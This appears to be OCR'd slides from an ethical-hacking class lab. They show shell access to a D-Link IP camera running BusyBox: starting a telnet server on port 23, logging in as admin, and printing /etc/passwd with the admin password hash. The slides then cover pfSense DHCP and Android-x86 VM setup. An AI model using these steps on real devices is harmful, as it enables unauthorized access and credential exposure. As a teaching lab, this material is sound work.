
BusyBox



```
ps
  PID USER       VSZ STAT COMMAND
    1 admin     2092 S    init
    2 admin        0 SWN  [ksoftirqd/0]
    3 admin        0 SW<  [events/0]
    4 admin        0 SW<  [khelper]
    5 admin        0 SW<  [kthread]
   28 admin        0 SW<  [kblockd/0]
   31 admin        0 SW<  [khubd]
   45 admin        0 SW<  [kswapd0]
   46 admin        0 SW   [pdflush]
   47 admin        0 SW   [pdflush]
   48 admin        0 SW<  [aio/0]
   49 admin        0 SW<  [cifsoplockd]
   50 admin        0 SW<  [cifsdnotifyd]
  342 admin     2092 R    //bin/sh
  547 admin     2088 S    sleep 5
  550 admin     2092 R    ps
  608 admin        0 SW   [mtdblockd]
  690 admin     1380 S    nvram_daemon
  930 admin     1668 S    videomon
 1007 admin     1168 S    lld2d br0
 1033 admin     2096 S    /bin/sh
 1235 admin     1848 S    alphapd
 1251 admin     1980 S    udev
 1254 admin     1980 S    udev
 1259 admin     1980 S    udev
 1260 admin     1980 S    udev
 1266 admin     1480 S    schedule
 1269 admin     1520 S    lanconfig
 1270 admin     1408 S    tftpupload
 1272 admin     1368 S    mydlinkevent
 1278 admin     1244 S    mDNSResponder 192.168.72.246 DCS-931L_095198 DCS-931L
 1341 admin     2088 S    udhcpc -i br0 -s /sbin/udhcpc.sh -p /var/run/udhcpc.p
 1570 admin     1704 S    pcmcmd -s -q 11025
 1572 admin     4480 S    h264
 1851 admin     1468 S    /mydlink/dcp -i br0 -m DCS-931L
 1854 admin     3348 S    /mydlink/signalc
 1856 admin     4564 S    uvc_stream -b -m 0 -g 5 -e 5
 1858 admin     2096 S    /bin/sh /mydlink/mydlink-watch-dog.sh
```

init is PID 1 and it is really busybox

BusyBox



```
busybox
BusyBox v1.12.1 (2014-02-11 18:26:45 CST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: function [arguments]...

           BusyBox is a multi-call binary that combines many common Unix
           utilities into a single executable.  Most people will create a
           link to busybox for each function they wish to use and BusyBox
           will act like whatever it was invoked as!

Currently defined functions:
           [, [[, arp, arping, ash, brctl, cat, chmod, chpasswd, cp, date,
           echo, expr, free, ftpd, ftpputimage, ftpputvideo, grep, halt,
           ifconfig, inetd, init, init, insmod, kill, killall, login, ls,
           lsmod, mdev, mkdir, mknod, mount, ping, ping6, poweroff, printf,
           ps, pwd, reboot, rm, rmmod, route, sed, sh, sleep, syslogd, telnetd,
           test, top, touch, udhcpc, umount, uptime, vi, zcip
```


BusyBox is installed and it contains a telnet server

BusyBox

```
telnetd -p 23
```

Lets enable Telnet service on port 23

BusyBox



```
root@EH-Kali-99:~# telnet 192.168.72.246 23
Trying 192.168.72.246...
Connected to 192.168.72.246.
Escape character is '^]'.
(none) login: admin
Password:


BusyBox v1.12.1 (2014-02-11 18:26:45 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls
bin         home        init        tmp         mydlink     proc
media       mnt         sbin        var         etc_ro      usb3g.log
sys         dev         etc         lib         usr
# pwd
/
```

Lets enable Telnet service on port 23

BusyBox

```
# mount
rootfs on / type rootfs (rw)
proc on /proc type proc (rw)
none on /var type ramfs (rw)
none on /etc type ramfs (rw)
none on /tmp type ramfs (rw)
none on /media type ramfs (rw)
none on /sys type sysfs (rw)
none on /dev/pts type devpts (rw)
none on /proc/bus/usb type usbfs (rw)
#
```


Let's look at the mount points for the file system

BusyBox

```
# cat /etc/passwd
admin:XdoWLHHcT4Tf.:0:0:Adminstrator:/:/bin/sh
```

Note /etc/passwd has the encrypted password

BusyBox



```
# vi myscript
# cat myscript
#!/bin/sh
echo I have hacked into the device
ping -c1 8.8.8.8
date
exit
#
# chmod +x myscript
#
# ./myscript
I have hacked into the device
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=58 time=24.424 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 24.424/24.424/24.424 ms
Wed Jan 15 02:07:44 UTC 2014
#
```

I can create and execute scripts now!

Hacking an Android Device


Shutdown all:

EH-WinXP VMs
EH-OWASP VMs

Part 1
EH-pfSense-xx

Verify DHCP

EH-pfSense-xx



Services ▾ VPN ▾ St

Captive Portal
DHCP Relay
DHCP Server
DHCPv6 Relay
DHCPv6 Server & RA
DNS Forwarder
DNS Resolver
Dynamic DNS
IGMP Proxy
Load Balancer
NTP
PPPoE Server
SNMP
UPnP & NAT-PMP
Wake-on-LAN

From Kali, browse to your EH-pfSense VM and login.

Under the Service menu, select DHCP Server.

EH-pfSense-xx



EH-pfSense-05.cis.cabrillo.edu - Services: DHCP Server: LAN - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Kali Linux, an Offensive S... ×
EH-pfSense-05.cis.ca... ×
https://10.76.5.1/services_dhcp.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
pfSense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Gold
Help

Services / DHCP Server / LAN

WAN LAN

General Options

Enable	☑ Enable DHCP server on LAN interface
Deny unknown clients	□ Only the clients defined below will get DHCP leases from this server.
Ignore denied clients	□ Denied clients will be ignored rather than rejected. This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.
Subnet	10.76.5.0
Subnet mask	255.255.255.0
Available range	10.76.5.1 - 10.76.5.254
Range	10.76.5.50 10.76.5.99

Set the DHCP range from 10.76.xx.50 to 10.76.xx.99, where xx is your pod number.

EH-pfSense-xx


To activate your changes click the Save button at the bottom of the window.

Part 2
EH-Lolli-xx

Setup, snapshot, and test

Android-x86 Project

Android-x86 ISOs available here



Android-x86 - Porting Android to x86

Android-x86 Open Source Project Announcement

Android-x86 Project - Run Android on Your PC

This is a project to port Android open source project to x86 platform, formerly known as "patch hosting for android x86 support". The original plan is to host different patches for android x86 support from open source community. A few months after we created the project, we found out that we could do much more than just hosting patches. So we decide to create our code base to provide support on different x86 platforms, and set up a git server to host it.

This is an open source project licensed under Apache Public License 2.0. Some components are licensed under GNU General Public License (GPL) 2.0 or later. If you think we did something great, consider making a donation.

What is new?


See what we are doing now...

- 2016-10-12: Remix OS for PC version: 3.0.206 is available for download.
- 2016-10-04: The git hosting is moved to OSDN.
- 2016-09-30: The cm-x86-13.0-rc1 is released (the first release candidate of cm-13.0-x86).
- 2016-09-13: Remix OS for PC based on Android-x86 6.0 r1 (version: 3.0.204) is available for download.
- 2016-09-13: The Android-x86 6.0-r1 released (the first stable release of marshmallow-x86).
- 2016-08-26: The nougat-x86 branch is ready for developers.
- 2016-08-24: Google released the source code of Android 7.0 (Nougat).
- 2016-08-17: Remix OS for PC - Android M rc2 (version: 3.0.201) on Android-x86 project is available for download.
- 2016-08-15: The Android-x86 6.0-rc2 released (the second release candidate of marshmallow-x86).
- 2016-08-11: The Android-x86 Analytics Program is launched.
- 2016-07-26: Remix OS for PC - Android M Version on Android-x86 project is available for download.
- 2016-07-06: Remix OS for PC - Latest version built (version: 2.0.402) on Android-x86 project is available for download

http://www.android-x86.org/

Android-x86 Project

The Android 5.5 Lollipop release works fine as an ESXi VM



Android-x86 5.1

□	android-x86-5.1-rc1.iso View	Android-x86 5.1-rc1 live and installation iso	Feb 16, 2016, 1:04 AM	Chih-Wei Huang
□	android-x86_64-5.1-rc1.img View	Android-x86 5.1-rc1 EFI image (64-bit OS)	Feb 16, 2016, 1:04 AM	Chih-Wei Huang

